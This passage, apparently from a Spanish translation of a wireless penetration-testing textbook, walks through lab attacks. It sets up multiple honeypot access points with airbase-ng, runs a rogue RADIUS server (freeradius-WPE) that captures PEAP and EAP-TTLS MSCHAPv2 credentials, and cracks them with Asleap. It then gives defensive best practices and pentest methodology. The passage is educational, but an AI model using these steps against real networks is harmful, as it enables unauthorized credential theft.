1. Vamos a suponer que el cliente inalámbrico tiene una red **Wireless Lab** configurada y que esta activa enviando sondas de solicitud para esta red cuando no esta conectado a cualquier punto de acceso. Con el fin de encontrar la configuración de seguridad de esta red, necesitamos crear múltiples puntos de acceso. Para nuestra discusión vamos a suponer que el perfil del cliente es o bien una red abierta o protegida por WEP,WPA-PSK o WPA2-PSK. Esto significaría que tendríamos que crear cuatro puntos de acceso. Para hacer esto , primero se crean cuatro interfaces virtuales desde **mon0** a **mon3** usando el comando airmon-ng start wlan0 varias veces.




2. Usted podría ver todas las interfaces de nueva creación con el comando `ifconfig -a`

3. Ahora vamos a crear el AP Abierto en **mon0:**



4. Vamos a crear el punto de acceso protegido por WEP en **mon1:**



5. El punto de acceso WPA-PSK será el **mon2**:

```
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:58:48  Created tap interface at2
01:58:48  Trying to set MTU on at2 to 1500
01:58:48  Trying to set MTU on mon2 to 1800
01:58:48  Access Point with BSSID CC:CC:CC:CC:CC:CC started.
```

6. WPA2-PSK AP estará en **mon3**:

```
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a DD:DD:DD:DD:DD:DD -W 1 -Z 2 mon3
For information, no action required: Using gettimeofday() instead of /dev/rtc
02:00:31  Created tap interface at3
02:00:31  Trying to set MTU on at3 to 1500
02:00:31  Trying to set MTU on mon3 to 1800

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether DD:DD:DD:DD:DD:DD


02:00:32  Access Point with BSSID DD:DD:DD:DD:DD:DD started.
```

7. Se puede ejecutar `airodump-ng` en el mismo canal para asegurar que todos los cuatro puntos de acceso están en marcha, como se muestra:

```
 CH  1 ][ Elapsed: 8 s ][ 2011-06-28 02:00

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 AA:AA:AA:AA:AA:AA    0 100      107        0    0   3  54   OPN              Wireless Lab
 CC:CC:CC:CC:CC:CC    0 100      107        0    0   3  54   WPA  TKIP   PSK  Wireless Lab
 DD:DD:DD:DD:DD:DD    0 100      107        0    0   3  54   WPA2 TKIP   PSK  Wireless Lab
 BB:BB:BB:BB:BB:BB    0 100      107        0    0   3  54   WEP  WEP         Wireless Lab
```

8. Ahora vamos a cambiar a encendido la conexión Wi-Fi, en el cliente itinerante. Dependiendo de la red **Wireless Lab** que había conectado con anterioridad, se conectará con la configuración de seguridad. En mi caso, se conecta a la red WPA-PSK, como se muestra a continuación.

```
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:58:48  Created tap interface at2
01:58:48  Trying to set MTU on at2 to 1500
01:58:48  Trying to set MTU on mon2 to 1800
01:58:48  Access Point with BSSID CC:CC:CC:CC:CC:CC started.


02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
```

¿Qué ha pasado?

Hemos creado Honeypots múltiples con el mismo SSID pero diferentes configuraciones de seguridad. Dependiendo de la configuración que cliente almacenan de la inalámbrica **Wireless Lab,** se conecta a la adecuada.

Esta técnica puede ser útil si usted está haciendo una prueba de penetración y no vas a saber que configuraciones de seguridad tiene el cliente en su computadora portátil. Esto le permite encontrar la adecuada mediante el establecimiento de un cebo para el cliente. Esta técnica también se llama **WiFishing.**

Inténtalo – Clientes cebo

Crear diferentes configuraciones de seguridad en el cliente para el mismo SSID y comprobar si el conjunto de Honeypots es capaz de detectarlas.

Es importante tener en cuenta que muchos clientes Wi-Fi pueden no activar la sonda para las redes que se registran en su perfil. Puede que no sea posible detectar estas redes utilizando la técnica que hemos discutido aquí.

Examen sorpresa –Ataques WLAN avanzados

1. En un ataque MITM,¿ que está en el medio?

    a. El punto de acceso

    b. El atacante

    c. La víctima

    d. Ninguna de las anteriores

2. Dnsspoof:

    a. Simula peticiones DNS

    b. Simula respuestas DNS

    c. Se debe ejecutar en el servidor DNS

    d. Necesita ejecutarse en el punto de acceso

3. Un ataque MITM inalámbrico puede ser orquestado:

    a. En todos los clientes inalámbricos al mismo tiempo

    b. Sólo un canal a la vez

    c. En cualquier SSID

d. Ambos (b) y (c)

4. La interfaz más cercana a la víctima en la configuración de MITM es la siguiente:

a. At0

b. Eth0

c. Br0

d. En0

Resumen

En este capítulo, hemos aprendido cómo llevar a cabo ataques avanzados mediante la tecnología inalámbrica como base. Hemos creado una configuración para un MITM sobre redes inalámbricas y luego usarlas para escuchar el tráfico de la víctima. A continuación, utilizamos la misma configuración para secuestrar la capa de aplicación de la víctima (el tráfico de Internet para ser específico) con un ataque de envenenamiento de DNS.

En el siguiente capítulo, vamos a aprender cómo llevar a cabo una prueba de penetración inalámbrica desde la planificación, el descubrimiento y el ataque en la etapa de presentación de informes. También vamos a tocar en las mejores prácticas para asegurar las WLAN.

Atacar WPA-Enterprise

8

y RADIUS

"Cuanto más grandes son, más fuerte caen."

WPA-Enterprise ha tenido siempre un aura de *indestructible* que lo rodea. La mayoría de los administradores de red piensan en ella como una panacea para todos sus problemas de seguridad inalámbrica. En este capítulo, vamos a ver que nada podía estar más lejos de la verdad.

Aquí vamos a aprender cómo atacar el WPA-Enterprise utilizando diferentes herramientas y tecnologías disponibles en BackTrack.

Vamos a cubrir lo siguiente en el transcurso de este capítulo:

Consiguracion de freeradius-WPE

Atacar PEAP en clientes Windows

Atacar EAP-TTLS

Las mejores prácticas de seguridad para empresas

Configuración de freeradius-WPE

Vamos a necesitar un servidor Radius para orquestar ataques WPA-Enterprise. El más utilizado servidor de Radius Open Source es **FreeRADIUS.** Sin embargo, su creación es difícil y configurarlo para cada ataque puede ser tedioso.

Joshua Wright, un investigador de seguridad bien conocido a creado un parche para Freeradius que hace que sea más fácil de configurar y llevar a cabo los ataques. Este parche fue lanzado como el freeradius-WPE (Wireless Pwnage Edition). La buena noticia es que viene pre-instalado con BackTrack y por lo tanto, no necesitamos hacer ninguna instalación.

Vamos ahora primero a configurar el servidor Radius en BackTrack.


Parte práctica –Configuracion del AP con FreeRadius-WPE

Siga las instrucciones para comenzar:

1. Conecte uno de los puertos LAN del punto de acceso al puerto Ethernet de la máquina BackTrack en funcionamiento. En nuestro caso, la interfaz es `eth1`. Levantar la interfaz y obtener una dirección IP por DHCP funcionando como se muestra en la siguiente pantalla:

```
root@bt: ~
File  Edit  View  Terminal  Help
root@bt:~# dhclient3 eth1
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth1/08:00:27:c6:33:f9
Sending on   LPF/eth1/08:00:27:c6:33:f9
Sending on   Socket/fallback
DHCPDISCOVER on eth1 to 255.255.255.255 port 67 interval 8
DHCPOFFER of 192.168.0.198 from 192.168.0.1
DHCPREQUEST of 192.168.0.198 on eth1 to 255.255.255.255 port 67
DHCPACK of 192.168.0.198 from 192.168.0.1
bound to 192.168.0.198 -- renewal in 39823 seconds.
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
```

2. Inicie sesión en el punto de acceso y definir el **modo de seguridad WPA-Enterprise.** A continuación, en la sección **EAP (802.1x)**, entrar la **dirección IP** del **servidor RADIUS** como **192.168.0.198.** Esta es la misma dirección IP asignada a nuestra interfaz de cable en el paso 1. El **secreto compartido del servidor RADIUS** se **prueba** como se muestra en la siguiente pantalla:



3. Vamos a abrir una nueva terminal y vaya al directorio `/usr/local/etc/`raddb. Aquí es donde están todos los archivos de configuración de FreeRadius-WPE y son los siguientes

```
File  Edit  View  Terminal  Help
root@bt:/usr/local/etc/raddb# ls
acct_users                  clients.conf       huntgroups      proxy.conf       sqlippool.conf
attrs                       dictionary         ldap.attrmap    radiusd.conf     templates.conf
attrs.access_reject         eap.conf           modules         sites-available  users
attrs.accounting_response   example.pl         policy.conf     sites-enabled
attrs.pre-proxy             experimental.conf  policy.txt      sql
certs                       hints              preproxy_users  sql.conf
root@bt:/usr/local/etc/raddb#
root@bt:/usr/local/etc/raddb#
root@bt:/usr/local/etc/raddb#
root@bt:/usr/local/etc/raddb#
root@bt:/usr/local/etc/raddb#
```

4.Abra `eap.conf`, usted encontrará que la `default_eap_type` está establecida en `PEAP`. Vamos a dejar esto como está:


```
root@bt: /usr/local/etc/raddb
File  Edit  View  Terminal  Help
        eap {
                default_eap_type = peap
                timer_expire     = 60
                ignore_unknown_eap_types = no
                cisco_accounting_username_bug = yes
                md5 {
                }
                leap {
                }
                gtc {
                        auth_type = PAP
                }
                tls {
                        private_key_password = whatever
                        private_key_file = ${raddbdir}/certs/server.pem
                        certificate_file = ${raddbdir}/certs/server.pem
                        CA_file = ${raddbdir}/certs/ca.pem
                        dh_file = ${raddbdir}/certs/dh
                        random_file = ${raddbdir}/certs/random
                        fragment_size = 1024
                        include_length = yes
                }
                ttls {
                }
                 peap {
                        default_eap_type = mschapv2
                        #copy_request_to_tunnel = no
                        #use_tunneled_reply = no
                        #proxy_tunneled_request_as_eap = yes
                }
                mschapv2 {
-- VISUAL --                                                    2,26-40       Top
```

5. Abra `clients.conf`. Aquí es donde se define la lista de clientes permitidos que pueden conectarse a nuestro servidor RADIUS. A medida que vamos observando el secreto para los clientes en los valores por defecto en el rango `192.168.0.0/16` para poner a `prueba`. Esto es exactamente lo que se utilizó en el paso 2.

```
root@bt: /usr/local/etc/raddb
File  Edit  View  Terminal  Help
#       client 192.168.3.4 {
#               secret = testing123
#        }
#}

client 192.168.0.0/16 {
        secret          = test
        shortname       = testAP
}
client 172.16.0.0/12 {
        secret          = test
        shortname       = testAP
}
client 10.0.0.0/8 {
        secret          = test
        shortname       = testAP
}
#client 127.0.0.1 {
#       secret          = test
#       shortname       = testAP
#}
~
~
~
```

6. Ahora estamos listos para iniciar el servidor RADIUS con un `radiusd -s -X:`

7. Una vez que se ejecuta este, verá un montón de mensajes de depuración en la pantalla, pero al final el servidor se establecerá para escuchar las solicitudes. ¡Impresionante! La configuración ya está lista para comenzar las sesiones de laboratorio en este capítulo:



¿Qué ha pasado?

Hemos establecido con éxito freeradius-WPE. Vamos a utilizar esto en el resto de los experimentos que vamos a hacer en este capítulo.

Inténtalo –Jugando con Radius

Freeradius-WPE tiene un montón de opciones. Puede ser una buena idea para que se familiarice con ellas. Lo más importante es tomar tiempo para las diferentes salidas de los archivos de configuración y la forma en que todos trabajan juntos.

Atacar PEAP

Protocolo de autenticación extensible protegido (PEAP) es la versión más popular de la EAP en uso. Este es el mecanismo EAP enviado de forma nativa con Windows.

PEAP tiene dos versiones:

1. PEAPv0 con EAP-MSCHAPv2 (el más popular, ya que tiene soporte nativo en Windows)

2. PEAPv1 con EAP-GTC


PEAP utiliza certificados del lado del servidor para la validación del servidor Radius. Casi todos los ataques contra PEAP aprovechan errores de configuración en la validación de certificados

En el laboratorio, vamos a ver cómo romper PEAP, cuando la validación de certificados se apaga en el cliente.

Parte práctica – Cracking PEAP

Siga las instrucciones para comenzar:

1. Comprobamos el archivo `eap.conf` para asegurarnos de que PEAP está habilitado:




2. A continuación, reiniciar el servidor de Radius con `radiusd -s -X`:

3. Hacemos el seguimiento del archivo de registro creado por freeradius-WPE:


```
root@bt: ~
File  Edit  View  Terminal  Help
root@bt:~# tail /usr/local/var/log/radius/freeradius-server-wpe.log -n 0 -f
```

4. Windows tiene soporte nativo para PEAP. Vamos a garantizar que la verificación de certificados se ha apagado:



5. Sólo tenemos que conectar con el punto de acceso **Wireless Lab** en Windows para iniciar la autenticación PEAP.

6. Una vez que el cliente se conecta al punto de acceso, el cliente pide un **nombre** de **usuario/contraseña.** Utilizamos **Security Tube** con el **nombre de usuario** y el password **abcdefghi**



7. Tan pronto como hacemos esto, podemos ver la respuesta al desafío `MSCHAP-v2` aparecen en el archivo de registro:

```
root@bt: ~
File  Edit  View  Terminal  Help
root@bt:~# tail -f /usr/local/var/log/radius/freeradius-server-wpe.log -n 0
mschap: Tue Aug  2 04:18:54 2011

        username: SecurityTube
        challenge: b0:f3:c2:a3:06:0c:94:f5
        response: b0:c8:dc:06:1f:9d:c2:bc:35:7d:f2:5b:48:2a:99:58:85:10:04:54:98:ca:04:f9

^C
root@bt:~#
```

8. Ahora usamos `Asleap` para romper esta usando un archivo de lista de contraseñas que contiene la contraseña abcdefghi y seremos capaces de romper la clave.

¿Qué ha pasado?

Hemos creado nuestro Honeypot con freeradius-WPE. El cliente de la empresa está mal configurado para no utilizar la validación de certificados con PEAP. Esto nos permite presentar nuestro propio certificado falso para el cliente, que lo acepta con gusto. Una vez que esto sucede, `MSCHAP-v2` el protocolo de autenticación interna reacciona. A medida que el cliente utiliza nuestro certificado falso para cifrar los datos, somos fácilmente capaces de recuperar el nombre de usuario/el desafio/ y la respuesta de las tuplas .

`MSCHAP-v2` es propenso a ataques de diccionario. Utilizamos Asleap para romper el desafío / par de respuestas, ya que parece que se basa en una palabra del diccionario.

Inténtalo – Varios ataques en PEAP

PEAP puede estar mal configurado de diferentes maneras. Incluso si está habilitádo la validación de certificados, si el administrador no hace mención de los servidores auténticos en la lista **Conectar a estos servidores,** el atacante puede obtener un certificado real a otro dominio de cualquiera de las autoridades de certificación en la lista. Esto seguiría siendo aceptado por el cliente. Hay otras variantes de que este ataque sea posible también.

Vamos a animar al lector a explorar las diferentes posibilidades en esta sección.

Atacar EAP-TTLS

En **EAP-Túnel Transport Layer Security (EAP-TTLS),** el servidor se autentica con un certificado. El cliente que desee puede usar el certificado también. Desafortunadamente, esto no tiene soporte nativo en Windows y tenemos que usar utilidades de terceros.


Existen múltiples opciones de protocolo de autenticación que se pueden utilizar con EAP-TTLS. El más común es nuevo MSCHAP-v2.

Como Windows no admite de forma nativa EAP-TTLS, vamos a usar OS X en esta demostración.

Parte práctica – Cracking EAP_TTLS

Siga las instrucciones para comenzar:

1. EAP-TTLS también es activado por defecto en `eap.conf`. Vamos a iniciar el servidor de Radius y controlar el archivo de registro:



2. Ponemos en contacto a los clientes y entrar en el **SecurityTube** credenciales como el **nombre de usuario** y como contraseña **demo12345**:

3. Inmediatamente, la respuesta `MSCHAP-v2` desafío / aparece en el archivo de registro:

4. Una vez más uso Asleap para romper la contraseña utilizada. Es importante tener en cuenta que cualquier lista de contraseñas que utilice, debe contener la contraseña utilizada por el usuario. A fin de ilustrarlo si esto no es cierto, no vamos a ser capaces de romper la clave, deliberadamente nos hemos asegurado de que la contraseña no esté en la lista por defecto en BackTrack:

¿Que ha pasado?

Cracking EAP-TTLS es casi idéntico al PEAP. Una vez que el cliente acepta nuestro certificado falso, tenemos el desafío MSCHAP-v2 / par respuesta. Como MSCHAP-v2 es propenso a ataques de diccionario, se usa Asleap para romper el par de desafío / respuesta, ya que parece que se base en una palabra del diccionario.

Inténtalo – EAP-TTLS

Le animamos a probar los ataques, similar a lo que hemos sugerido para PAEP contra EAP-TTLS

Mejores prácticas para empresas

Hemos visto un montón de ataques contra WPA/WPA2, tanto personales como empresariales. Basándonos en nuestra experiencia, recomendamos lo siguiente:

1. Para autónomos y empresas de tamaño mediano, utilice WPA2-PSK con una fuerte contraseña. Tienes 63 caracteres a tu disposición. Hacer uso de ello.

2. Para las grandes empresas, el uso WPA2-Enterprise con EAP-TLS. Este utiliza certificados de cliente y del lado del servidor para la autenticación, y actualmente es irrompible.

3. Si usted tiene que utilizar PEAP o EAP-TTLS con WPA2-Enterprise, asegúrese de que la validación de certificados está activado, las autoridades de certificación correctos son elegidos, los servidores RADIUS que están autorizadas se utilizan y finalmente, cualquier ajuste permite a los usuarios a aceptar nuevos servidores Radio, los certificados, las autoridades de certificación estar apagado.

Examen sorpresa – Ataque WPA-Enterprise y Radius

1. Freeradius-WPE es:

a. Servidor Radius escrito desde cero

b. Parche para el servidor FreeRADIUS

c. La forma predeterminada en todos los Linux

d. Ninguna de las anteriores

2. PEAP puede ser atacado mediante:

a. Credenciales falsas

b. Certificados falsos

c. Utilizando WPA-PSK

d. Todas las anteriores

3. EAP-TLS utiliza:

a. Certificados del lado del cliente

b. Certificados del lado del servidor

c. Cualquiera de las dos (a) o (b)

d. Ambas (a) y (b)

4. EAP-TTLS utiliza:

a. Certificados de cliente únicamente

b. Certificados del lado del servidor

c. Autenticación basada en contraseña

d. LEAP

Resumen

1. En este capítulo, hemos visto la forma en que podría comprometer la seguridad de una red WPA-Enterprise corriendo PEAP o EAP-TTLS, los dos mecanismos de autenticación más utilizados en las empresas.

2. En el próximo capítulo, veremos cómo poner todo lo que hemos aprendido utilizandolo durante una prueba de penetración real.

9

WLAN Penetración

Metodología de pruebas

En los últimos ocho capítulos, hemos cubierto mucho terreno. Ahora es el momento de poner todo lo que hemos aprendido a prueba

En este capítulo, vamos a aprender cómo llevar a cabo una prueba de penetración inalámbrica con todos los conceptos que hemos aprendido. Vamos a explorar la red de un cliente y luego realizar sistemáticamente la prueba de penetración en varias etapas.

Pruebas de penetración inalámbrica

Metodología de las pruebas de penetración inalámbrica no es diferente de la alambrica. Las diferencias radican en las técnicas actuales utilizadas para llevar a cabo actividades en varias fases. Aquellos con alguna experiencia en las pruebas de penetración del mundo del cable se sentirán como en casa. Para aquellos que no tienen esos conocimientos, no se preocupe, vas a coger esto muy rápido!

En términos generales, podemos dividir un ejercicio de pruebas de penetración inalámbrica en las siguientes fases:

1. La fase de planificación
2. Fase de descubrimiento
3. Fase de ataque

4. Fase de informes

Ahora vamos a examinar cada una de estas fases por separado.

Planificación

En esta fase, se entiende lo siguiente:

1 **Ámbito de aplicación de la evaluación:.** El cliente que contrata al pentester deberá definir el alcance de la evaluación. Por lo general, la siguiente información es recogida:

- ubicación de la prueba de penetración
- área de cobertura total de las instalaciones
- Número aproximado de puntos de acceso y clientes inalámbricos desplegados
- ¿Qué redes inalámbricas están incluídos en la evaluación?
- En caso de una prueba nos diga si el sistema es vulnerable¿ se hace, o debería simplemente informar?

2 **Estimación de esfuerzo:** Una vez que el ámbito está claro el pentester tiene que hacer una estimación del esfuerzo de toda la actividad. Esto consistirá en lo siguiente:

- El número de días disponibles para la prueba de penetración
- El número de horas que se requieran para el trabajo
- La profundidad del ensayo de penetración sobre la base de los requisitos

3 **Legalidad.** Las pruebas de penetración son un asunto serio y las cosas pueden salir muy mal a veces. Por lo tanto, es importante tener un acuerdo de indemnización que garantiza que la prueba de intrusión o su empresa no es responsable de los daños resultantes de esta prueba. También, a veces, los clientes pueden requerir que usted firme un **acuerdo** de confidencialidad **(NDA)** para garantizar que los datos que se reúnen y los resultados de las pruebas de intrusión son privados y no pueden ser revelados a terceros. Además, debe ser consciente de las leyes locales que pudieran ser de aplicación como los canales y niveles de potencia permitidos. Es importante asegurarse de que las leyes locales no deben rompense durante el ensayo de penetración.

Una vez que todas las anteriores está en su lugar, estamos listos para hacerlo.

Descubrimiento


En esta fase, vamos a explorar las redes inalámbricas y encontrar diferentes puntos de acceso y clientes en los alrededores.

Por lo tanto, vamos a empezar


Parte práctica – Descubrimiento de dispositivos inalámbricos

Siga las instrucciones para comenzar:


1. Crear una interfaz en modo monitor usando su tarjeta como se muestra en la siguiente pantalla:



2. Use `airodump-ng` para iniciar la exploración del espacio aéreo. Asegúrese de que pasa a través del salto de canales en todas las bandas de `802,11 b` y `g`:



3. Desplazarse por las instalaciones para obtener mayor número de clientes y puntos de acceso como sea posible:



4. Solicitar al administrador del sistema de la empresa una lista de direcciones MAC para todos los puntos de acceso y clientes inalámbricos. Esto nos ayudará en la siguiente fase:

¿Qué ha pasado?

Tomamos una exploración de toda la red inalámbrica en la zona. Esto ya nos da una idea clara sobre lo que está en el aire. Este es el punto de partida del ejercicio. Ahora vamos a analizar este montón y estudiar el ataque de penetración real en la fase de ataque.

Ataque

Ahora que entendemos lo que está en el espacio aéreo de la red autorizada, tenemos que dividir el problema en partes más pequeñas.

En nuestra fase de ataque, vamos a explorar lo siguiente:

- Encontrar los puntos de acceso
